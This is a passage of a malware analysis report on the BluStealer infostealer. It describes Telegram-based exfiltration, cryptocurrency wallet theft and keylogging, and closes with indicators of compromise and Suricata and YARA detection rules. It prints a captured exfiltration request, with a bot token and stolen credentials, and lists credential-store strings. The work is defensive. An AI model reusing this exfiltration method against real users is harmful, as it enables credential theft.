

Figure 10: ThunderFox Credentials Stealing Module

2.0.5 Exfiltration Traffic

Once *ThunderFox* is finished and execution is transferred back to BluStealer's main module, it makes a call to *winhttp.WinHttpConnect*, which returns a connection handle to an HTTP session. As displayed in *Figure 11*, the second argument, specifying the target server, is *api.telegram.org*, which is being used as *BluStealer*'s C2 infrastructure.



Figure 11: Call to winhttp.WinHttpConnect

The Final POST request and response from its C2 server can be viewed in *Figure 12* and *Figure 13*, respectively. The request's URL begins with the BotID *1901905375:AAFoPAvBxaWxmDiYbdJWH-OdsUuObDY0pjs*, followed by the directory

entitled *sendDocument* with the arguments *chat_id* and *caption*. The value of *caption* is the name of the text document containing the stolen information, followed by the delimiter *:::*, and the victim's computer name and username.



Figure 12: Multipart/Form-Data Credentials Exfiltration

Figure 13: C2 Response

BluStealer sends another HTTP POST request, which unlike the first one, is not of the Content-Type *multipart/form-data*. As observed in *Figure 14*, it sends the stolen data as in the first request. However, the URL is different from that of the first one, as it ends in the directory *sendMessage* instead of *sendDocument* and is without arguments. Moreover, the victim's computer name and username are now contained within the *text* parameter and follow the value *Passwords*. It should be noted that the network traffic from *BluStealer*'s June sample shares many similarities with the present sample. However, it is sent over Simple Mail Transfer Protocol (SMTP) rather than HTTP.

```
POST /bot1901905375:AAFoPAvBxaWxmDiYbdJWH-OdsUuObDY0pjs/sendMessage HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 1744
Host: api.telegram.org

text=Passwords:::DESKTOP-8771B1R\malware

Date: 2021-09-02 12:35:59 PM
System: Microsoft Windows NT 6.3.9600.0 (64 Bit)
Username: malware
CompName: DESKTOP-8771B1R
Windows Version: Microsoft Windows 10 Pro - 64-bit
Antivirus: Windows Defender.
CPU: Common KVM processor
GPU: Red Hat QXL controller
RAM: 4095MB
Internal IP: 10.0.6.4
External IP: 184.75.223.195

Url: https://signup.live.com/
Username: z1pp3r21@hotmail.com
Password: Fakepass
Application: Edge Chromium
==========
```

Figure 14: Credentials Exfiltration

2.0.6 BluStealer's Main Component's Stealing Capabilities

Besides the ability to load stealing modules and exfiltrate data, the main component also comes with its own stealing capabilities. As shown in *Figure 15*, it makes a call to *msvbvm60.rtcDir*, an undocumented VB runtime function that returns file names from a directory. The directory being inquired about is *Zcash*, which is a cryptocurrency.



Figure 15: Cryptocurreny Query

Figure 16 portrays all the processes, captured by *Process Monitor*, that query cryptocurrency folders. The cryptocurrency wallets targeted include Zcash, Armory, Bytecoin, Jaxx Liberty, Exodus, Ethereum, Electrum, Guarda, and Coinomi.



Figure 16: Cryptocurrency Wallets

BluStealer's main component also has keylogging functionality, which is achieved by employing the commonly used method of polling *user32.getAsyncKeyState*, which determines whether a key is pressed or not at the time of the call.

Conclusion

The newly discovered threat *BluStealer* is equipped with a robust credential stealing tool set and is following the unfortunate trend of utilizing legitimate services, such as *Telegram* and *Discord*, for its malware infrastructure, which makes detection increasingly challenging.

By closely monitoring, analyzing, and reverse engineering, GoSecure Titan Labs, as part of our MDR offering, have created signatures to detect the emerging threats discussed in this report.

Indicators of Compromise

Indicators of Compromise

Type	Indicator	Description
MD5	1010589761b3051eec33681d0513242a	Malspam Email
MD5	01d4b90cc7c6281941483e1cccd438b2	ISO File

MD5	6f7302e24899d1c05dcabbc8ec3e84d4	BluStealer’s Main Component
MD5	53e09987f7b648fb5c594734a8f7c4e4	ChromeRecovery.exe
MD5	4509c33c251e8e075e4aa95001e35cdf	ConsoleApp8.exe
MD5	00cdcfc91db339be14f441be75e0dec7	5.exe
MD5	6ae510da968ebcbf5a8661c080ac12fd	ThunderFox.exe
MD5	a1329dab78d5bac41e39034d840c30f1	BluStealer June Sample

Detection

GoSecure Titan Labs are providing the following signatures to help the community in detecting and identifying the threats discussed in this report.

```
alert smtp any any -> $EXTERNAL_NET any (
     msg:"GS MALWARE BluStealer SMTP Exfiltration";
     content:"Subject|3a 20|Passwords::::"; nocase; fast_pattern;
     content:"\"; distance:0;
     flow:to_server, established;
     metadata:created 2021-07-02, type malware.stealer, os windows, tlp white, id 0;
classtype:trojan-activity;
     sid:300001712;
     rev:1;
)

alert http any any -> $EXTERNAL_NET any (
     msg:"GS MALWARE BluStealer HTTP Exfiltration Group 1";
     content:"POST"; http_method;
     content:"caption=credentials.txt:::"; http_uri; nocase; fast_pattern;
     flow:to_server, established;
     metadata:created 2021-09-10, type malware.stealer, os windows, tlp white, id 1;
classtype:trojan-activity;
     sid:300001775;
     rev:1;
)

alert http any any -> $EXTERNAL_NET any
     msg:"GS MALWARE BluStealer HTTP Exfiltration Group 2";
     content:"POST"; http_method;
     content:"text=Passwords:::"; http_client_body; depth:17; nocase; fast_pattern;
flow:to_server, established;
     metadata:created 2021-09-16, type malware.stealer, os windows, tlp white, id 2;
classtype:trojan-activity;
     sid:300001776;
     rev:1;
)

rule malware_other_vb5_loader_0 {
   meta:
     author = "Titan Labs"
     company = "GoSecure"
     description = "VB5/6-based Loaders"
     reference = "https://zero2auto.com/2020/06/22/unpacking-visual-basic-packers/"
     hash = "6f7302e24899d1c05dcabbc8ec3e84d4"
     created = "2021-09-10"
     os = "windows"
     type = "malware.loader"
     tlp = "white"
     rev = 1
   strings:
     $obfuscated_aSubMain = { 56 42 35 21 [40] 00 00 00 00 }
   condition:
     uint16(0) == 0x5a4d and
     uint32(uint32(0x3c)) == 0x00004550 and
     math.entropy(0, filesize) >= 7.0 and
     pe.imports("MSVBVM60.dll", 100) and
     $obfuscated_aSubMain
}
```

```
rule malware_blustealer_0{
   meta:
     author = "Titan Labs"
     company = "GoSecure"
     description = "Blustealer Unpacked Infostealer"
     created = "2020-06-29"
     type = "malware.stealer"
     hash = "a1329dab78d5bac41e39034d840c30f1"
     os = "windows"
     tlp = "white"
     rev = 1
   strings:
     $string1 = ":::" ascii wide
     $string2 = "CompName: " ascii wide
     $string3 = " - 64-bit" ascii wide
     $string4 = "============================" ascii wide
     $stealer1 = "COREFTP" ascii wide
     $stealer2 = "Outlook" ascii wide
     $stealer3 = "signons.sqlite" nocase ascii wide
     $stealer4 = "filezilla" nocase ascii wide
     $stealer5 = "nordvpn" nocase ascii wide
     $stealer6 = "firefox" nocase ascii wide
   condition:
     uint16(0) == 0x5a4d and
     uint32(uint32(0x3c)) == 0x00004550 and
     filesize < 464KB and
     2 of ($string*) and
     3 of ($stealer*)
}

rule malware_blustealer_1 {
   meta:
     author = "Titan Labs"
     company = "GoSecure"
     description = "BluStealer Main Component"
     hash = "6f7302e24899d1c05dcabbc8ec3e84d4"
     created = "2021-09-10"
     os = "windows"
     type = "malware.stealer"
     tlp = "white"
     rev = 1
   strings:
     $obfuscated_aSubMain = { 56 42 35 21 [40] 00 00 00 00 }
     $MSVBVM60 = "MSVBVM60.dll" ascii wide nocase
     $decryption_routine = { 8b [5] 8b [2] 03 [5] 0f 80 [4] 8b [5] 89 [2] 8b [5] 8b
                             [2] 3b [5] 7f ?? ff 7? ?? 8b [2] ff 3? e8 [4] 8b ?? 8b
                             [5] ff 7? ?? 8b [5] ff 7? ?? e8 [4] 8a ?? 32 ?? ff 7?
                             ?? 8b [2] ff 3? e8 [4] 88 ?? 8b [2] 83 c? ?? 0f 80 [4]
                             89 [2] eb }
     $behavior_0 = "https://api.telegram.org/bot" ascii wide
     $behavior_1 = "/sendDocument?chat_id=" ascii wide
     $behavior_2 = "&caption=" ascii wide
     $behavior_3 = "text=" ascii wide
     $behavior_4 = "&chat_id=" ascii wide
     $behavior_5 = "Content-Disposition: form-data; name=\"document\"; filename=\""
```

```
ascii wide
     $behavior_6 = "\\Ethereum\\keystore" ascii wide
     $behavior_7 = "RegWrite" ascii wide
     $behavior_8 = "\\Microsoft.NET\\Framework\\v4.0.30319\\AppLaunch.exe" ascii wide
     $behavior_9 = "\\Microsoft.NET\\Framework\\v2.0.50727\\InstallUtil.exe" ascii
wide
     $behavior_10 =
"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\*RD_" ascii wide
     $behavior_11 = "GetAsyncKeyState" ascii wide
     $behavior_12 = "SHFileOperationA" ascii wide
     $behavior_13 = "GetDesktopWindow" ascii wide
     $behavior_14 = "SHGetSpecialFolderLocation" ascii wide
     $behavior_15 = "SHGetPathFromIDListA" ascii wide
     $behavior_16 = "CallWindowProcW" ascii wide
   condition:
     uint16(0) == 0x5a4d and
     uint32(uint32(0x3c)) == 0x00004550 and
     $obfuscated_aSubMain and
     $MSVBVM60 and
     ($decryption_routine or 13 of ($behavior_*))
}
rule malware_thunder_fox_gzip_0 {
   meta:
     author = "Titan Labs"
     company = "GoSecure"
     description = "Gzip Compressd ThunderFox Stealer"
     hash = "00cdcfc91db339be14f441be75e0dec7"
     created = "2021-09-15"
     os = "windows"
     type = "malware.stealer"
     tlp = "white"
     rev = 1
   strings:
     $compressed_payload = { 00 00 00 00 00 20 FA 48 04 00 1F 8B 08 00 00 00
                             00 00 04 00 AC BD 09 80 1C 47 75 37 3E D3 77 CF
                             B5 5B D3 B3 3D B3 BB D2 CE 4A F2 4A AD E9 99 95
                             76 57 C7 4A 3E 24 1F F8 C4 B6 6C 0B 7B 46 3E 24 }
   condition:
     uint16(0) == 0x5a4d and
     uint32(uint32(0x3c)) == 0x00004550 and
     $compressed_payload
}

rule malware_thunder_fox_0 {
   meta:
     author = "Titan Labs"
     company = "GoSecure"
     description = "ThunderFox Stealer"
     hash = "6ae510da968ebcbf5a8661c080ac12fd"
     created = "2021-09-15"
     os = "windows"
     type = "malware.stealer"
     tlp = "white"
     rev = 1
   strings:
```

```
      $browser_0 = "Pale Moon" nocase ascii wide
      $browser_1 = "Firefox" nocase ascii wide
      $browser_2 = "Waterfox" nocase ascii wide
      $browser_3 = "K-Meleon" nocase ascii wide
      $browser_4 = "Thunderbird" nocase ascii wide
      $browser_5 = "IceDragon" nocase ascii wide
      $browser_6 = "Cyberfox" nocase ascii wide
      $browser_7 = "BlackHawK" nocase ascii wide
      $data_store_0 = "logins.json" nocase ascii wide
      $data_store_1 = "key4.db" nocase ascii wide
      $data_store_2 = "signons.sqlite" nocase ascii wide
      $data_store_3 = "key3.db" nocase ascii wide
      $data_store_4 = "moz_logins" nocase ascii wide
      $user_cred_0 = "hostname" nocase ascii wide
      $user_cred_1 = "encryptedUsername" nocase ascii wide
      $user_cred_2 = "encryptedPassword" nocase ascii wide
    condition:
      uint16(0) == 0x5a4d and
      uint32(uint32(0x3c)) == 0x00004550 and
      5 of ($browser_*) and
      3 of ($data_store_*) and
      2 of ($user_cred_*)
}

rule malware_other_stealer_2 {
    meta:
      author = "Titan Labs"
      company = "GoSecure"
      description = "Generic Windows Vault Credential Stealer"
      reference =
"https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-
VaultCredential.hash = "4509c33c251e8e075e4aa95001e35cdf"
      created = "2021-09-10"
      os = "windows"
      type = "malware.stealer"
      tlp = "white"
      rev = 1
    strings:
      $s1 = "2F1A6504-0641-44CF-8BB5-3612D865F2E5" ascii wide
      $s2 = "Windows Secure Note" ascii wide
      $s3 = "3CCD5499-87A8-4B10-A215-608888DD3B55" ascii wide
      $s4 = "Windows Web Password Credential"ascii wide
      $s5 = "154E23D0-C644-4E6F-8CE6-5069272F999F" ascii wide
      $s6 = "Windows Credential Picker Protector" ascii wide
      $s7 = "4BF4C442-9B8A-41A0-B380-DD4A704DDB28" ascii wide
      $s8 = "Web Credentials" ascii wide
      $s9 = "77BC582B-F0A6-4E15-4E80-61736B6F3B29" ascii wide
      $s10 = "Windows Credentials" ascii wide
      $s11 = "E69D7838-91B5-4FC9-89D5-230D4D4CC2BC" ascii wide
      $s12 = "Windows Domain Certificate Credential" ascii wide
      $s13 = "3E0E35BE-1B77-43E7-B873-AED901B6275B" ascii wide
      $s14 = "Windows Domain Password Credential" ascii wide
      $s15 = "3C886FF3-2669-4AA2-A8FB-3F6759A77548" ascii wide
      $s16 = "Windows Extended Credential" ascii wide
      $s17 = "00000000-0000-0000-0000-000000000000" ascii wide
```

```
   condition:
     uint16(0) == 0x5a4d and
     uint32(uint32(0x3c)) == 0x00004550 and
     all of them
}

rule malware_other_stealer_3 {
   meta:
     author = "Titan Labs"
     company = "GoSecure"
     description = "Generic WinSCP Credential Stealer"
     reference = "https://gist.github.com/jojonas/07c3771711fb19aed1f3"
     hash = "4509c33c251e8e075e4aa95001e35cdf"
     created = "2021-09-10"
     os = "windows"
     type = "malware.stealer"
     tlp = "white"
     rev = 1
   strings:
     $s1 = "Software\\Martin Prikryl\\WinSCP 2\\Sessions" ascii wide nocase
     $s2 = "HostName" ascii wide nocase
     $s3 = "UserName" ascii wide nocase
     $s4 = "Password"ascii wide nocase
   condition:
     uint16(0) == 0x5a4d and
     uint32(uint32(0x3c)) == 0x00004550 and
     all of them
}
```